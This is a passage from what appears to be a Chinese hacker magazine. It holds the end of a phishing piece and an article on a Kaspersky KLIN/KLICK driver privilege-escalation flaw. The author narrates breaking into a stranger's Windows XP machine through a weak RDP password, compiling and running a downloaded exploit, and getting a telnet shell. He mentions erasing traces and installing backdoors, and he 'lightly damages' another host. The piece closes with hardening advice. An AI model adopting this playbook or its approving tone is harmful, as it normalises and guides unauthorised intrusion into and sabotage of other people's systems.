


图12

到此，你的EBAY用户名，密码，卡号都发送到他的邮箱中了。最后顺藤摸瓜去看一下这台主机如图13所示。





图13

用X－Scan3.3扫了一下，没见什么漏洞，旁注也试了，没有绑定国际站点。发现还有个后台TOMCAT，可惜密码没猜出来。最后轻微破坏一下，发邮件给网站管理员，告诉他机器被黑，收工走人。

适合读者：入侵爱好者
前置知识：无

卡巴斯基也是系统杀手



文／图　lotos

Kaspersky Antivirus是非常流行的杀毒软件（废话，谁都知道，再废话就砸鸡蛋了啊）。这次的漏洞就是和它相关的。Kaspersky在处理某种类型的IOCTL操作时存在漏洞，本地攻击者可能利用此漏洞提升自己的权限。Kaspersky的KLIN和KLICK设备驱动在处理IOCTL 0x80052110操作时没有正确地验证地址空间。攻击者可以向受影响的IOCTL处理器发送特制的IRP结构，通过Call指令导致驱动执行任意代码。

KLIN和KLICK设备驱动是Kaspersky Antivirus在操作系统中安装的两个虚拟的设备驱动，对应的文件分别是system32\Drivers\klin.sys和system32\Drivers\klick.sys。具体的功能不清楚，不过用IceSword可以看出应该是监视并拦截部分API操作的。这个漏洞主要影响Kaspersky Labs Kaspersky Antivirus 6.0.0.303。

漏洞利用

最近闲来无事在网上闲逛，实在无聊就打开了X－scan扫描着玩儿，没料到竟然发现一台3389的弱口令机器，难道是我的人品太好了？再细一看，怎么是Windows XP SP2啊？失望中！不过感觉不对，这是本

地IDC（互联网数据中心，也就是一般所说的托管机房）的网段，怎么会有一台Windows XP呢？

运行终端服务客户端（可以用快捷点的方法，在"运行"对话框中输入MSTSC就可以了），连接到目标主机，乖乖，真的是Windows XP，不可思议中……我不记得Windows XP是否可以，不过Windows 2000默认Guest是不能从终端登录的。难不成是个"蜜罐"，专门看谁送上门来？不管了，先看看再说。当前是Guest权限，而且Windows的补丁全都打了，除了能浏览网页什么都干不了。突然间发现有个Kaspersky Internet Security 6.0.0.303，天助我也，看来我的人品的确好到了极点！

到网上一阵狂搜，找到了Kaspersky漏洞的exploit，在命令行下编译竟然出错了，如图1所示，不过不是大错误，好像是需要USER32库。重新输入命令"cl main.cpp /link user32.lib"编译成功，如图2所示。




图1




图2

如果你不喜欢命令行界面下的编译，可以打开Visual C++ 6.0来进行编译。不过，推荐大家用命令行来进行编译，不要被Windows给"惯坏了"，如果想成为高手的话，很多东西都要在命令行下进行，不要惧怕命令行，当你用得多的时候，你看它就会有一种亲切感了。

将编译后的文件上传到虚拟主机上，到目标主机上下载并执行，如图3所示，溢出成功了！不过先别高兴得太早，我们来看看8080端口的确开放了吗？如图4所示。哈哈，天堂之门已经为我们敞开了……

接下来Telnet目标IP就得到了我们期盼已久的Shell了，如图5所示。到这里攻击就算完成了，擦PP和装后门就不是今天的议题了，根据自己的情况操作即可。当然，你也可以用其他的方式来提权，比如Serv-U提升权限（如果有Serv-U的话）、利用autorun.inf或desktop.ini、替换管理员常用程序、替换系统服务等方式提权。

漏洞防护

当前卡巴斯基已经发布了此漏洞的补丁，直接下载补丁或者安装新版本即可解决问题。如果厂商还没有发布相对应的补丁怎么办呢？




图3




图4





图5

我们可以做一些安全策略来阻断攻击。一是启动TCP/IP端口的过滤，仅打开常用的TCP端口，如21、80、25、110、3389等端口。如果安全要求级别高一点的话，可以将UDP端口关闭，这样做的缺陷就是在服务器上连接外部就不方便了，这里建议大家用IPSec来封UDP。在协议筛选中只允许TCP协议（协议号为6）、UDP协议（协议号为17）以及RDP协议（协议号为27）等必需用协议即可，其它无用均不开放。二是启用IPSec策略，为服务器的连接进行安全认证，给服务器加上双保险。可以在这里封掉一些危险的端口，如135、145、139、445，UDP对外连接之类，以及对通读进行加密与只与有信任关系的IP或者网络进行通讯等等。三是修改访问控制列表，让系统以最小的权限运行，删除或者移动敏感文件，如cmd.exe、net.exe、net1.exe等，此外还有许多其他的安全措施，这里就不提了。

攻击到这里就结束了。从这次的攻击过程来看，又一次验证了安全是相对的。为了系统安全而安装的Kaspersky Internet Security却成为了系统的杀手。这让我想起了另外一个安全产品BlackICE也出现过几个溢出的安全漏洞，而且其中还有远程缓冲区溢出漏洞，异常危险，不过这是2004年的漏洞，已经是老古董了。所以说安全是一个整体，任何一个小小的疏忽或者遗漏都可能会让你的网站或者系统沦陷，同时也不要以为自己装了防火墙或者杀毒软件就高枕无忧了，有时杀毒软件或者防火墙甚至都能成为系统的杀手。

